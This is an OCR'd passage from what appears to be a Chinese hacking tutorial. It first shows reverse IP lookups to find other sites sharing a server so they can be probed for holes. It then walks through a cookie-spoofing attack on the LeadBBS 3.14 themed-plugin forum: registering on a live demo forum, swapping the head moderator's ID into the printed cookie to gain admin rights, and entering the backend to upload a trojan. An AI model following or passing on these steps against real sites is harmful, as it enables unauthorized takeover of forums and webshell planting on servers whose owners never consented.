


图36

某域名解析的IP是什么了，得到解析的IP后，我们可以继续通过whois的查询功能，在域名记录里寻找到所有解析到这个IP的域名信息，这样我们就可以知道一个服务器上绑了多少个站点了。

我们继续来具体实践一下，就拿我的cnnsafe.com开刀吧。

首先打开http://wbois.webbosting.info，在框中输入cnnsafe.com，点Go，来到图37所示页面，得到CNN安全网的IP，再点它，就会来到图38所示页面，还绑有几个域名在这里，呵呵，可以再看看其它站有没有什么洞了，如果E文不好，也可以用老兵的工具查询，步骤是一样的。找到在同一服务器上的站后后就用前面的方法检查站点的安全性吧。




图37

2.Cookies欺骗

现在有很多系统为了方便网友浏览，都使用了cookies技术以避免多次输入用户名和密码等信息，那么，我们只要对服务器递交给用户的cookie进行改写，也就是cookies欺骗，以达到欺骗服务程序的目的。




图38

小知识：什么是cookies?

cookies是一小段文本信息，伴随着用户请求和页面在web服务器和浏览器之间传递。用户每次访问站点时，web应用程序都可以读取cookies包含的信息。使用cookies能够达到这些目的，使web站点记住你。

我们大致了解了一下cookies欺骗的原理，就来看一下它的成因，cookies欺骗的成因一般是对cookies的验证不严，如当年动网6.0的欺骗及前段时间leadbbs3.14插件美化版的欺骗。其中leadbbs3.14插件美化版的欺骗犹为严重，居然可以直接登录后台，让我这个leadbbs的忠实fans着实心寒了一个晚上（第二天得知有漏洞的是美化插件版，而官方的3.14a补丁N年前就补了这个洞，汗）。为了让大家对这个验证不严造成的cookies欺骗有感性的认识，征得偶朋友“白天的猫”的同意，现将它写的对lead欺骗的文章引用如下：

经多次测试及在火狐兄弟们的帮助下，发现在Leadbbs 3.14美化插件版能欺骗成功（官方说是在某一时段发布的leadbbs3.14论坛存在这个漏洞，估计美化的人正好下了那一时段的版本），而非美化插件版试了十多个论坛都不行！所以这次的目标是Leadbbs美化插件版。首先在百度上输入关键字“下载 leadbbs美化插件版”，呵呵，为什么要打这个关键字呢？等会你们就明白了。搜索出了一大堆叶子，随便点了一个页面，看到了程序的演示地址，目标就是它的演示地址。进到演示地址的那个论坛，用IE注册了一个帐号，这时拿出mini浏览器，在URL中填入论坛地址，点get，但当页面打开到一半时突然出现奇怪的现象，如图39。




图39

根本无法登录。难道说他们早已发现这个漏洞然后自己开发出了补丁？

反复试了几次还是这样，后来查看了一下论坛首页的代码，发现原来是太极链计数器搞的鬼，嘿嘿，不怕，回到mini浏览器，点击“settings”这个选项，在“show GET-Dialog”这项前面打上钩，再在URL上输入论坛地址，点get，当页面载入一半时出现了一个框框，图40。

这时只要点cancel就不会发生图39这种现象了。下面开始欺骗，在管理团队中找到总斑竹的ID，在mini浏览器上选择cookies这项，看到cookies是这样的：




图40

```
gbtoyAtBD=0; path=/;
ASPSESSIONIDAQDRRDBD=DMMBDEPBNOGCKDGKBKEHGHAN; path=/;
gbtoyTime=2005%2D3%2D25+19%3A48%3A19; path=/;
gbtoy=pass=111222333&user=%B0%D7%CC%EC%B5%C4%C3%A8; path=/;
```

其中“user=”后面的就是ID了，把总斑竹的ID换上去，先点一次get，没反应，再点一次post，呵呵，变为总斑竹了，图41。接着在URL上输入“_blank rel=nofollow>www.xxx.com/bbs/manage”，这个是leadbbs的默认后台管理地址，点get，进后台传马去了。




图41

